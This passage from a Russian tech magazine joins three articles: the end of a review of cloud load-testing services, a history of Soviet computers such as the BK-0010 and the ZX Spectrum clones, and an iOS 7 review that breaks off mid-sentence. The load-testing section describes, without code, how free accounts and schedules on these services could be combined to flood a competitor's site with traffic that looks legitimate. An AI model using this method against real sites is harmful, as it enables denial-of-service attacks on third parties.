Отчет о нагрузочном тестировании веб-приложения с помощью сервиса Load Impact





Распределение времени загрузки контента в ходе нагрузочного тестирования (Load Impact)



Нагрузочное тестирование веб-ресурса «без регистрации и SMS» при помощи сервиса Loaddy

ка в 50 пользователей позволила за трехминутный интервал заметить аномалии в поведении системы дистанционного банковского обслуживания небольшого банка. Зафиксируем факт генерации нагрузки с помощью Load Impact в рамках демонстрационных возможностей и перейдем к следующему сервису.

BLAZEMETER

«JMeter as a service» — говорят о своем проекте создатели. Концепция действительно простая: берем JMeter, раскидываем его по инстансам облачной инфраструктуры Amazon EC2 и делаем фронтенд, который позволит нашим пользователям готовить сценарии тестов, оплачивать нагрузку и наслаждаться отчетами.

Не перегруженный пестрыми элементами веб-интерфейс за своей простотой скрывает весь необходимый функционал для организации нагрузочного тестирования. «Под капотом» у BlazeMeter прячется пул амазоновских инстансов, которые разработчики сервиса предоставляют своим пользователям. Гибкая система отчетов позволяет максимально детально проанализировать каждую секунду процедуры тестирования и получить картину поведения целевой информационной системы.

Инициализацию нагрузки можно проводить по расписанию, что наталкивает на мысль о возможности активации данного сервиса в час пик приложения-жертвы.

Здесь мы также видим гибкую тарификацию в зависимости от потребности клиента. За 40 тысяч пользователей (при максимальном количестве IP-адресов 40 штук) придется отдать около 299 долларов.

В рамках бесплатной демонстрации возможностей сервиса предоставляется базовая нагрузка из 1000 одновременно подключенных пользователей. «Маленький ботнет» — вновь промелькнула мысль, которую мы зафиксируем.

И ИМ ПОДОБНЫЕ

Пробежимся по функционалу еще нескольких сервисов нагрузочного тестирования.

- **Load Storm.** И вновь за красивым интерфейсом онлайн-сервиса прячется облачная инфраструктура, с набором ПО для генерации нагрузки. После регистрации Load Storm предлагает создать новый план нагрузочного теста. В этот план входит определение (запись) шагов манипуляций с целевым веб-ресурсом. Так, тест может состоять из одного шага — открытия главной веб-страницы.

  Что примечательно, так это процедура верификации всех проверяемых сервисом проектов. Вдруг пользователь Load Storm хочет вывести из строя сайт конкурента. Для того чтобы пройти процедуру верификации, пользователю требуется разместить на целевом веб-ресурсе специальный файл с кодом, прочитав который проект Load Storm поверит, что его пользователь действительно владелец проверяемой системы.
- **Loaddy.** Еще один представитель онлайн-проектов, которые позволяют в экспресс-режиме осуществить нагрузочное тестирование без регистрации. Помимо этого, сервис предлагает зарегистрированным пользователям бесплатные проверки, в которых обещается до 100 активных посетителей.

ОБРАТНАЯ СТОРОНА МЕДАЛИ

Теперь попробуем взглянуть на концепцию нагрузочного тестирования и онлайн-сервисов с позиции злоумышленника. Представим, что у атакующего нет своего веб-ресурса, который приносит доход, его не волнует этическая сторона распределенных атак, направленных на отказ в обслуживании, в его словарном запасе вообще нет понятий «этика» и «мораль». Есть только страстное желание вынести веб-ресурс конкурента за пределы онлайна.

Вариантов достижения цели достаточно. Можно сломать дюжину посещаемых веб-ресурсов и поставить редирект на целевой сайт, но это удовольствие будет длиться недолго, так как такой трафик легко блокируется на уровне правил файрвола, да и процедура компрометации нескольких посещаемых проектов может затянуться.

Злоумышленник может заказать DDoS-атаку у владельца ботсети. Стоит эта услуга не очень дорого (около 15 долларов в час за 4-гигабитную нагрузку), что делает ее легкодоступной. Однако стоит помнить, что объем дешевенького ботнета может не дать нужного эффекта, если целевой веб-ресурс рассчитан на большую аудиторию. Также задачу осложняет то, что DDoS-атака может использовать сценарии, которые легко фильтруются различными Anti-DDoS средствами.

Наиболее эффективной будет такая DDoS-атака, при которой отличить легитимный трафик от нелегитимного (генерируемого ботами) практически невозможно. Достаточно представить, что количество читателей блога возросло со ста человек в день до ста тысяч и при этом все ведут себя, как положено рядовому пользователю, — тратят время на «ознакомление» с содержимым страницы, пытаются писать комментарии, просматривают картинки и при этом географически независимы друг от друга. Как тут не подготовленному к такому повороту событий владельцу ресурса понять, кто свой, а кто чужой?


Каждый из онлайн-сервисов нагрузочного тестирования, которые мы рассмотрели, по своей сути является ботнетом. Легкость определения поведения каждого бота, простота и понятность в сочетании с пулом вычислительных ресурсов — вот что отличает такую бот-сеть от бот-сетей, использующих традиционные сценарии DDoS-атак и предоставляемых на черном рынке киберпреступности. Конечно, дорогие тарифы не позволяют серьезно относиться к угрозе, которая может исходить от онлайн-сервисов нагрузочного тестирования. Давайте посмотрим, как легко можно превратить процедуру нагрузочного тестирования в стресс-тест с успешными результатами.

Проектов, подобных Load Impact, огромное множество, и большинство из них предоставляют свои ресурсы пусть в очень ограниченном, но дееспособном и бесплатном варианте. Чего стоит, например, на том же Load Impact поднять несколько независимых аккаунтов (привязка к телефонному номеру или кредитной карте не обнаружена ни на одном из описанных сервисов) и назначить им одно и то же время нагрузки на вражеский сайт? BlazeMeter официально поддерживает систему мультиаккаунтов. Некоторые проекты предоставляют демонстрационную нагрузку вообще без регистрации, а это может означать, что владелец какого-нибудь «ущербного» ботнета из 50–100 зомби с помощью таких сервисов может в сотни раз увеличить эффективность DDoS-атаки. Как? Все просто — на одного бота приходится десять независимых запросов на нагрузочное тестирование в различные сервисы типа Load Impact и Loaddy. Те, в свою очередь, независимо друг от друга инициируют сотни запросов. Результат: целевой ресурс задыхается от объемов вполне «легитимного» трафика. И все это «без регистрации и SMS».

BACK IN THE .SU

Как делали компьютеры в СССР

В СССР копирование западных компьютеров было нормой. Так происходило не только с IT — вспомни хотя бы машины, игрушки, бытовую технику. Хорошо это или плохо — судить не нам. Куда интереснее изучать подводные течения, которые привели к появлению разнообразных и экзотических советских ПК. И конечно, предаваться ностальгии.



Андрей Письменный
apismenny@gmail.com

Можно по-разному объяснять, почему Советский Союз отставал от США в области компьютеростроения. Традиционно говорят, что кибернетику в пятидесятые считали продуктом «империалистической пропаганды» и дисциплину объявили лженаукой. Как бы то ни было, руководство страны приняло компьютеры далеко не сразу, и волокита в утверждении разработок и принятии стандартов только помогла отставанию. Ситуацию несколько спасало то, что в СССР не стеснялись заимствовать западные технологии и, когда возникала нужда и возможность клонировать иностранный компьютер, это делалось без особой оглядки на лицензии.

У многих на слуху серия советских суперкомпьютеров ЕС ЭВМ, очень многое позаимствовавшая у системы IBM/360. Даже БЭСМ-6, считавшийся оригинальной разработкой, был вдохновлен американским CDC 1604. Но эти компьютеры видели лишь инженеры крупных предприятий. По-настоящему с компьютеризацией советские люди столкнулись в восьмидесятых годах, и вот тогда клоны буквально повалили. Их разнообразие было велико, и изучать его можно очень долго. Мы же сосредоточимся на наиболее известных сериях советских компьютеров, которые можно было встретить в научных институтах и, позже, дома.

СМ ЭВМ

(СИСТЕМА МАЛЫХ ЭВМ)



Широко известно, что до того, как компьютеры приручили и одомашнили, они были дикими и обитали в дебрях вычислительных центров. Предков современных машин принято делить на поколения: первое строилось на лампах, второе появилось с переходом на транзисторы, а третье — результат изобретения микросхем. Компьютеры третьего поколения перестали занимать целые комнаты и стали умещаться в шкафы, сравнимые по размерам с современными серверными стойками. То, что их при этом называли «мини-ЭВМ», сейчас не может не вызывать улыбку, но для своего времени даже такая миниатюризация была прорывом.

В Соединенных Штатах первым коммерчески успешным мини-компьютером стал PDP-8 фирмы DEC, выпускавшийся с 1965 года. В СССР необходимость в более дешевых и миниатюрных системах, чем гигантские БЭСМ и ЕС ЭВМ, осознали только к середине семидесятых. PDP-8 к тому моменту успел устареть, и за основу будущей серии малых электронно-вычислительных машин (СМ ЭВМ) взяли его наследник — PDP-11.

За пятнадцать лет в Институте электронных управляющих машин (ИНЭУМ), где велась разработка СМ ЭВМ, успели освоить и другие архитектуры: когда на смену PDP-11 пришли компьютеры марки VAX, то появились и их советские собратья СМ-1700. Позже, с приходом микропроцессоров, модельный ряд СМ пополнился микрокомпьютерами — машинами, основанными на микропроцессорах, в том числе восьми- и шестнадцатиразрядных интеловских чипах (СМ-1800 и СМ-1810). Но самой распространенной моделью по-прежнему оставалась СМ-4, имевшая систему команд и шину передачи данных, очень близкие к PDP-11.

СМ главным образом использовались на производстве и в энергетике — там они заменили специализированные контроллеры: в отличие от контроллера, компьютер можно в любой момент перепрограммировать, что дает намного большую гибкость. Впоследствии же оказалось, что мини-компьютеры нужны и в научных лабораториях, и в множестве других мест. Но интереснее всего, как популярность СМ ЭВМ повлияла на зарождавшуюся в то время советскую индустрию микрокомпьютеров — в том числе и домашних.

ДВК

(ДИАЛОГОВЫЙ ВЫЧИСЛИТЕЛЬНЫЙ КОМПЛЕКС)

Когда необходимость в настольных компьютерах общего назначения стала очевидной, научно-исследовательскому институту точных технологий (НИИТТ) было поручено начать разработку таких машин на основе шестнадцатиразрядного микропроцессора К1801ВМ1. Изначально планировалось пользоваться собственной архитектурой «Электроника НЦ», но, чтобы сохранить преемственность по отношению к СМ ЭВМ, был выбран чип, имевший схожую с ним систему команд. Вот только типичный СМ ЭВМ был похож на приличных размеров шкаф, а «Диалоговый вычислительный комплекс 1» скорее напоминал обычный ПК.

Тактовая частота процессора ДВК-1 составляла 5 МГц, имелось 48 Кб оперативной памяти, два дисковода для 5,25-дюймовых дискет и алфавитно-цифровой терминал. Последнее означает всего лишь черно-зеленый монитор, не умеющий выводить ничего, кроме символов, — то есть никакой графики. Поддержки жестких дисков изначально не было, но в те времена умели обходиться без них: в один дисковод нужно было вставлять дискету с системой, загружать ее, а потом во второй — дискету с программами, и только тогда приступать к работе. Если, конечно, одна из дискет вдруг не запаршивит.



Чаще всего ДВК встречались в университетах и НИИ, но это вовсе не означает, что эти компьютеры не использовались в увеселительных целях, — еще как использовались! Совместимость с PDP-11 даже позволяла запускать добиравшийся до нас западный софт. Одной из самых знаменитых и увлекательных игр был Star Trek — тактические звездные бои в квадратике восемь на восемь символов.

ДВК совершенствовался на протяжении восьмидесятых: менялся дизайн материнских плат (или «одноплатных вычислителей», как их тогда называли), количество памяти росло, появились контроллеры жестких дисков и цветных графических дисплеев. Последний популярный ДВК за номером четыре имел целый мегабайт оперативной памяти, диск на 20 Мб и цветной экран.



МИКРОША


В 1985 году в Советском Союзе решили серьезно взяться за компьютеризацию школ. К тому времени разновидностей домашних компьютеров уже было пруд пруди, и соревнование за право компьютеризировать классы было еще более ожесточенным, чем недавняя борьба школьных дистрибутивов Linux. Разработчики «Микро-80» тоже не упустили возможности поучаствовать в конкурсе: РК86 срочно приспособили для серийного выпуска и использования в школах. Название составили из двух слов — «микрокомпьютер» и «школа», а затем решили стилизовать до «Микроши».

Компьютер должен был быть максимально дешевым и простым — то есть одноплатным. Ради упрощения пришлось отказаться от некоторых возможностей, и совместимость с «Радио-86РК» оказалась неполной. Программ к тому же почти не было — для демонстрации написали только пару простейших игр. Тем не менее «Микрошу» решили запустить в серию, и в 1987 году компьютер появился в продаже и начал поступать в школы.

Те, кому довелось пользоваться «Микрошей», вспоминают об этом со смешанными чувствами. С одной стороны, роскоши никакой: неудобная клавиатура, на которой то и дело нажимаются не те клавиши, и убогий псевдографический режим, с которым толком ничего интересного не сделаешь. С другой стороны — все те же слезы умиления и ностальгии.

РАДИО-86РК

«Радио-86РК» (или, как его называли в народе, РК86) был продолжателем идей «Микро-80» и распространялся тем же способом — через журнал, а не через заводские линии. По сравнению с предшественником он был куда проще в сборке: вместо 200 микросхем использовалось всего 29. В остальном все было очень похоже — тот же процессор, еще меньший объем оперативной памяти (16 или 32 Кб) и 2 Кб ПЗУ. Доставать детали, паять, мастерить корпус и перебивать из журнала дампы ПЗУ по-прежнему приходилось самостоятельно. И конечно же, нужно было иметь магнитофон и отбивать телевизор у членов семьи, желавших смотреть на нем телепередачи.



БК
(БЫТОВОЙ КОМПЬЮТЕР)


Многие ли пользователи БК-0010 знают, что им довелось поработать с «правнуком» DEC PDP-11? Шестнадцатиразрядный микропроцессор К1801ВМ1 в середине восьмидесятых по-прежнему массово производился в СССР и пользовался немалой популярностью. Так же как ДВК стал преемником СМ ЭВМ, БК (бытовой компьютер) обязан своим устройством ДВК.

Если «Микроша» создавался стихийно и добрался до массового потребителя только благодаря череде счастливых случайностей, то с БК все намного проще: его разработку заказали зеленоградскому НИИТТ (на тот момент уже работавшему над ДВК), и в 1985 году завод в Павловском Посаде приступил к выпуску БК.

По характеристикам БК-0010 мало чем отличался от других домашних компьютеров своей эпохи: 3 МГц, 32 Кб оперативной памяти, еще столько же — ПЗУ и, конечно же, необходимость в магнитофоне и телевизоре. Но дьявол, как известно, в деталях, и на недостаток дьявольских черт БК-0010 не жаловался. Тут и контроллер клавиатуры, не поддерживавший одновременное нажатие клавиш, и вырвиглазный цветной видеорежим с четырьмя цветами, в число которых не входил белый (а входили зеленый, красный, синий и черный), и экзотический язык ФОКАЛ, позаимствованный с PDP-8 и отличавшийся от бейсика в основном тем, что команды в нем можно было обозначать одной первой буквой.

Все это не помешало БК стать одним из наиболее популярных в СССР домашних компьютеров. Он выпускался вплоть до 1992 года, и за все время было произведено более 160 тысяч БК-0010/0011.

АГАТ




В 1981 году никто и предположить не мог, какая из компьютерных платформ победит, да и задумывались об этом немногие. Разнообразие и несовместимость были абсолютно привычными, и никто не удивлялся, что программы для компьютеров одной модели не запускаются на компьютере другой. Если не запускаются, значит, нужно переписать — такова жизнь.

Возможно именно поэтому в Научно-исследовательском институте вычислительных комплексов (НИИВК) не придали большого значения тому, что создаваемый там будущий школьный компьютер на основе Apple II+ не будет совместим ни с другими советскими машинами, ни со своим американским оригиналом, ни даже со своим болгарским собратом «Правцем 82». Позаимствовав общее устройство Apple II+ и даже изыскав возможность закупить оригинальные процессоры MCS6502, в НИИВК решили по-другому реализовать управление памятью и полностью переделали графическую систему. В результате было утеряно главное достоинство клонирования — совместимость.

«Агат-4», поступивший в серийное производство в 1983 году, был восьмибитной машиной с 64 Кб оперативной памяти, дисководом для 5,25-дюймовых дискет (140 или 840 Кб) и ярко-красным корпусом. Он производился на Лианозовском электромеханическом заводе и распространялся по учебным заведениям. Кроме компьютеров, классы получали набор софта «Школьница», включавший в себя интерпретаторы BASIC и РАПИРА — причудливого языка с русским синтаксисом.

Для «Агатов» худо-бедно написали собственный софт, включая текстовый редактор, СУБД, клон электронных таблиц VisiCalc и, конечно же, игры — куда без них на уроке информатики! Модификация «Агат-7» была уже более совместимой с Apple II, но для запуска тамошних приложений нужен был другой видеоадаптер — он выпускался отдельно, был в народе прозван «ячейкой 121» (по индексу в названии платы) и являлся абсолютным мастхэвом для любого обладателя «Агата».



МИКРО-80

«Ребята, хватит заниматься ерундой. Персонального компьютера не может быть. Могут быть персональный автомобиль, персональная пенсия, персональная дача. Вы вообще знаете, что такое ЭВМ? ЭВМ — это 100 квадратных метров площади, 25 человек обслуживающего персонала и 30 литров спирта ежемесячно!» — этой анекдотичной речью заместитель министра радиопромышленности СССР встретил разработчиков «Микро-80», одного из первых советских домашних компьютеров.

Рассказывают, что разработчиками серии популярных домашних компьютеров специалисты из Московского института электроники и математики стали по чистой случайности. В МИЭМ чудесным образом пришла посылка из НПО «Кристалл», предназначавшаяся для другого заведения — ИНЭУМ, где, как мы знаем, разрабатывались СМ ЭВМ. Переправить лежавшие в коробке чипы К580ИК80 (клоны Intel i8080) рука у получателей не поднялась, зато умений хватило для того, чтобы разработать на основе этих чипов новый компьютер.

Изобретение, правда, не превратилось в серийный продукт — вместо этого команда создателей «Микро-80» публиковала статьи в журнале «Радио», где рассказывалось, как создать собственный компьютер с нуля, там же приводились схемы плат и дампы ПЗУ в шестнадцатеричном виде. Воссоздать «Микро-80» по чертежам получалось далеко не у всех желающих — для этого нужно было раздобыть больше 200 микросхем и собрать из них несколько модулей.

Тот, кто проходил этот тернистый путь от начала до конца, оказывался обладателем восьмибитного компьютера с 64 Кб оперативной памяти, которому в качестве монитора служил обычный телевизор, а вместо дисковода приходилось использовать кассетный магнитофон — распространенная в те времена практика. Но скромность характеристик не имела никакого значения: первый компьютер — это как первый секс, и самое важное, чтобы он был, а уж какой — дело десятое.

ZX SPECTRUM

Компьютер ZX Spectrum, созданный британской фирмой Sincalir Research в 1982 году, занимает поистине особое место — как в истории популярных в СССР домашних ПК, так и в сердцах своих обладателей. Последних, кстати, было огромное множество, а число клонов, из которых можно было выбирать, превышает все разумные пределы: их список насчитывает более двухсот разновидностей.

Откуда вдруг взялась такая популярность? Остальные зарубежные компьютеры проникали в СССР с трудом, и даже если их клонировали, то настолько меняли в процессе, что о программной совместимости речь обычно не шла. Клоны «Спекки» (это английское прозвище ZX Spectrum прижилось и у нас) были неплохими по тем временам и для своих денег компьютерами: имели процессор с тактовой частотой 3,5 МГц, 48 Кб оперативной памяти (в классическом варианте) и видеорежим, поддерживающий 15 цветов, — правда, только по два разных цвета в квадрате восемь на восемь точек. Но самое главное — «Спектрумы» были дешевы, просты в сборке и поддерживали весь зарубежный софт и игры, которых к началу девяностых была написана не одна тысяча.

Строение процессора Zilog Z80, устанавливавшегося в фирменные «Спектрумы», не было секретом, и его при желании можно было воспроизвести — в том числе в промышленных масштабах. А вот устройство микросхемы ULA, в которой содержалась немалая часть компьютера, фирма Sinclair Research засекретила и по возможности защитила от копирования. Узнать ее содержимое было невозможно. Или почти невозможно...

В 1984–1985 годах команда советских электронщиков из ОКБ Львовского политехнического института проделала немалую работу, результатом которой стала полная обратная разработка ULA и повторение ZX Spectrum на советских компонентах. Это была настоящая победа умелых рук и хакерской мысли! «Львовский вариант» ZX Spectrum быстро распространился и дал начало другим клонам. Их нередко называли в честь города, где жили авторы: к примеру, популярными последователями «львовского варианта» были «Москва-48» и «Ленинград-48».

В 1991 году история Советского Союза закончилась, а вот история ZX Spectrum продолжалась как ни в чем не бывало. В то время как централизованное производство советских компьютеров вроде УКНЦ или БК останавливалось, собираемые на коленке «Спектрумы» процветали. Вокруг них сформировалось сообщество, и его силами были созданы такие вещи, которым западные поклонники ZX Spectrum могли лишь дивиться.

Интерес к «Спектруму» не ослабевал примерно до середины девяностых годов, да и потом не утих окончательно. Вокруг этого компьютера происходили интереснейшие вещи: клоны становились все совершеннее (поддерживали больший объем памяти, дисководы и самую разнообразную периферию), писались новые программы и игры и даже выпускались электронные журналы на дискетах. У российских спектрумистов был даже свой аналог сети FIDO — он назывался ZXNet. И именно со «Спектрума» началась российская демосцена — с 1996 года и до сих пор проводятся ежегодные фестивали (сперва это был московский Enlight, а сейчас — питерский Chaos Constructions), на которых можно встретить друзей-спектрумистов и даже увидеть новые демо.





ЭЛЕКТРОНИКА МС 0511, УКНЦ

(УЧЕБНЫЙ КОМПЬЮТЕР НАУЧНОГО ЦЕНТРА)

ДВК, БК, «Агаты», «Корветы», IBM PC и разнообразные клоны и разновидности этих компьютеров активно закупались для школ в середине восьмидесятых годов и становились основой КУВТ — комплексов учебной вычислительной техники. Но наиболее популярным школьным компьютером стала «Электроника МС 0511», также носившая название УКНЦ (учебный компьютер научного центра). Он был разработан все тем же НИИТТ на основе процессора КМ1801, но в отличие от БК-0010 модификации ВМ2, а не ВМ1.

УКНЦ тем не менее был куда более продвинутой машиной, чем БК: помимо основного процессора, работавшего на частоте 8 МГц, имелся и второй чип того же семейства. Он назывался периферийным и имел тактовую частоту 6,25 МГц. Процессоры соединялись высокоскоростной магистралью, и каждый из них имел свой блок памяти — 64 Кб для центрального процессора, 32 для периферийного и еще 96 Кб видеопамяти. Этого хватало для вывода графики в разрешении до 640 на 288 пикселей и до восьми цветов одновременно (из 16 доступных). Второй процессор отвечал за работу с устройствами ввода-вывода, но мог быть задействованным и для общих вычислений.

С разработкой УКНЦ были связаны немалые амбиции — номинально он значительно превосходил по характеристикам другие варианты школьных компьютеров. Вокруг новой разработки было много шумихи: в бравурных речах руководители проекта доходили до того, что пророчили УКНЦ будущее в качестве «самого популярного компьютера до 2000 года»!

Реальность оказалась и близко не столь прекрасной. Недостаточно продуманная архитектура компьютера не позволяла ему достичь потенциально возможной производительности — считалось, что его мощности хватило бы на 1,5 миллиона операций в секунду, тогда как на практике выходило не более 600 тысяч. Есть и другие следы несбывшихся планов — к примеру, у УКНЦ был слот для картриджей, но картридж в итоге выпустили всего один (он содержал «Бейсик Вильнюс» — диалект бейсика с возможностью компиляции в промежуточный код). Ну и наконец, надежность компьютеров была невысокой: в компьютерном классе, оборудованном УКНЦ, неизменно обнаруживалось сразу по несколько вышедших из строя машин.

ЯБЛОКО РАЗДОРА



Евгений Зобнин
zobnin@gmail.com

Детальный обзор iOS 7

Десятого июня Apple представила первую бета-версию iOS 7, назвав ее самым значительным обновлением операционной системы с момента выхода на рынок оригинального iPhone. «Семерка» получилась действительно новой, свежей, интересной ОС, но уже через пару дней после появления успела заработать славу «поделия плохих дизайнеров» и «убийцы Apple». Действительно ли так плоха iOS 7 и не надуманны ли претензии поклонников iPhone? Попробуем разобраться.

ВВЕДЕНИЕ

На самом деле в состав iOS 7 вошло не так уж и много коренных изменений. В основном это небольшие доработки и несколько давно ожидаемых функций, таких как панель управления в стиле кнопок управления питанием в шторке Android 4.2, функция отправки контента на соседние смартфоны AirDrop, полноценная многозадачность и несколько других. Настоящим же откровением для пользователей, как это обычно и бывает, стал графический интерфейс, который преобразился кардинально.

ОТ ПРОШЛОГО К БУДУЩЕМУ

Необходимость модернизировать графический интерфейс iOS назревала давно. Все это время визитной карточкой Apple был насыщенный деталями, отражениями, стилизацией под стекло, кожу и красное дерево интерфейс, придающий смартфону эффект дороговизны и элитарности. Однако с течением времени он начал терять свои позиции, когда целевая аудитория смартфонов сместилась в сторону молодежи и в дизайн пришла простота, свойственная Android 4.X и Windows Phone 7.

Дизайн iOS действительно устарел и требовал вливания чего-то нового и современного. Долгое время Apple придерживалась консервативного подхода и не решалась существенным образом менять ни интерфейс, ни способ управления смартфоном. Однако все изменилось, когда после провала «Карт Apple» в iOS 6 на пост вице-президента по пользовательскому интерфейсу был назначен Джонатан Айв, до этого отвечавший за внешний вид смартфона и некоторых других продуктов Apple.

В отличие от Стива Джобса и Скотта Форстолла (с 2007 по 2012 год занимал пост старшего вице-президента по iOS Software), Айв был противником скевоморфизма (см. врезку), насквозь пропитывающего iOS и OS X, и придерживался идей простого плоского дизайна, в котором нет места стилизованным под бумагу блокнотам, фотореалистичным часам и насыщенным деталями иконкам. И как только Айв заступил на должность, он инициировал процесс модернизации графического интерфейса iOS.


В результате на свет появилась iOS 7 — яркая, современная, не обремененная деталями и… ненавистная пользователям. В «семерке» редизайну подверглись практически все элементы интерфейса и все стоковые приложения. Однако наиболее противоречивыми стали домашний экран и иконки приложений.

ЭТО ЖЕ MEEGO!


Как и весь остальной интерфейс, домашний экран стал легким, ярким и воздушным. На смену пере-



Домашний экран iOS 7



Панель управления



Окно настроек



WWW

Шутливая коллекция изображений на Thumblr, выполненных в кислотном стиле Джони Айва: goo.gl/JqcG1



полненным деталями иконкам пришли простые, практически схематичные пиктограммы, статусная строка и док стали полупрозрачными, а обои теперь слегка смещаются относительно остальных элементов домашнего экрана при наклоне смартфона. В результате кроме воздушности домашний экран приобрел эффект глубины — еще больше его усиливают динамические обои, которые теперь можно установить на экран вместо обычного изображения (привет, Android).

Проблема всех этих новшеств заключается только в том, что они действительно не выглядят как работа дизайнеров Apple. В то время как общая идея домашнего экрана получилась великолепной, его отдельные элементы вызывают не то чтобы даже вопросы, а ступор и недоумение. Взгляни, например, на иконки Safari, календаря или напоминаний. Кажется невероятным, что дизайнеры Apple могли сделать такое. И знаешь что? Это на самом деле делали не дизайнеры Apple.

Если верить представителям самой компании, разработать палитру цветов и внешний вид иконок iOS 7 изначально было поручено отделу маркетинга и лишь затем команда дизайнеров приложений доводила их до окончательного вида. Конечно же, остается вопрос, куда смотрели дизайнеры того же Safari, зато общую несогласованность дизайна иконок и сильнейший разброс стилей легко объяснить тем, что команды отдельно взятых приложений вообще не сотрудничали друг с другом. На этом фоне обещания Айва «внести порядок в запутанность» выглядят несколько странно.

Экран блокировки, кстати, также серьезно изменился. Из него наконец-то исчез этот жуткий ползунок, и вообще он стал минималистичным и теперь напоминает экран блокировки Android или Windows Phone с их часами, написанными тонкой гельветикой. В принципе, выглядит очень достойно, но и здесь не обошлось без конфуза. Если посмотреть внимательно, в нижней и верхней части экрана можно заметить стрелки. С верхней все понятно, она намекает на возможность вытянуть шторку, не разблокируя смартфон (опять же фишка Android), но что делает нижняя? Разблокирует смартфон? Вовсе нет, это панель управления питанием.

ОСОВРЕМЕНЕННАЯ ШТОРКА И ПАНЕЛЬ УПРАВЛЕНИЯ ПИТАНИЕМ

